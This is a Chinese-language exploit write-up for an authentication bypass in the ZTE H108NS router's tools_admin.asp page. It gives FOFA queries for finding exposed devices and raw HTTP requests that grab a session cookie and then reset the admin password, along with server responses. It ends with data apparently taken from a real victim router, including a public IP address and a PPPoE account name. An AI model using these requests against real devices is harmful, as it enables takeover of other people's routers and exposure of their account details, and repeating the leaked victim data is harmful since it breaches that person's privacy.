Z9-1中兴-H108NS 路由器-PermissionAC

漏洞描述：

中兴H108NS路由器tools_admin.asp接口处存在身份认证绕过漏洞，攻击者可利用该漏洞绕过身份认证允许访问路由器的管理面板修改管理员密码，获取用户的敏感信息。

网络测绘：

fofa语法：

banner="Basic realm=\"H108NS\"" || header="Basic realm=\"H108NS\""


360quake语法：

Hunter 语法：

漏洞复现：

获取cookie

```
GET / HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
```




```
GET / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
```

```
HTTP/1.0 401 Unauthorized
Date: Thu, 14 Dec 2023 16:38:04 GMT
Server: Boa/0.94.13
Connection: close
WWW-Authenticate: Basic realm="H108NS"
Content-Type: text/html; charset=utf-8
Set-Cookie: SESSIONID=56abe810;
Content-Length: 183

<HTML><HEAD><TITLE>401 Unauthorized</TITLE></HEAD>
<BODY><H1>401 Unauthorized</H1>
Your client does not have permission to get URL /cgi-bin/index.asp from thi
</BODY></HTML>
```

携带cookie修改管理员密码

```
POST /cgi-bin/tools_admin.asp HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded
Cookie: 获取的cookie
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

adminFlag=1&CurrentAccess=0&uiViewTools_Password=密码&uiViewTools_PasswordConfirm=确认密码
```


使用admin和修改后密码登录，就可以进入控制台



```
POST /cgi-bin/tools_admin.asp HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Cookie: SESSIONID=56abe810;
Accept-Encoding: gzip

adminFlag=1&CurrentAccess=0&uiViewTools_Password=asdfghj&uiViewTools_PasswordConfirm=asdfghj
```

```
HTTP/1.0 200 OK
Content-type: text/html; charset=utf-8
Content-Length: 3734



<html><head>
<meta http-equiv=Content-Script-Type content=text/javascript>
<meta http-equiv=Content-Style-Type content=text/css>
<meta http-equiv=Content-Type content="text/html; charset=utf-8">
<link rel="stylesheet" href="/style.css" type="text/css">
<script language="JavaScript" src="OutVariant.asp"></script>
<script language="JavaScript" src="/jsl.js"></script>
<script language="JavaScript" src="/ip.js"></script>

<script language="JavaScript">
function fresh()
{


        window.location = "/cgi-bin/tools_admin.asp";



}
function uiSave() {

    if (document.tool_admin.uiViewTools_Password.value.length == 0) {
        alert("Empty Password Invaild. ");
```

payload：



ADSL Information

ADSL State : Up
Bandwide Down/Up(kbps) : 17794 kbps / 947 kbps
SNR Margin Down/Up(db) : 8.5 dB / 9.4 dB
FEC Down/Up : 15382 / 57
CRC Down/Up : 651 / 8
HEC Down/Up : 7922 / 0

IPTV Connection Information

VPI/VCI : 8 / 36
Link Status : Not Connected
Connection Type : Bridge
connection time : N/A

Internet Connection Information

VPI/VCI : 8 / 35
Link Status : Connected
up time : 0d:12h:33m:46s
IP address : 79.107.149.2

Internet Connection PPP Setup

Username: : ood3x9@otenet.gr
Password: : ••••••
Protocol Encapsulation : PPPoE LLC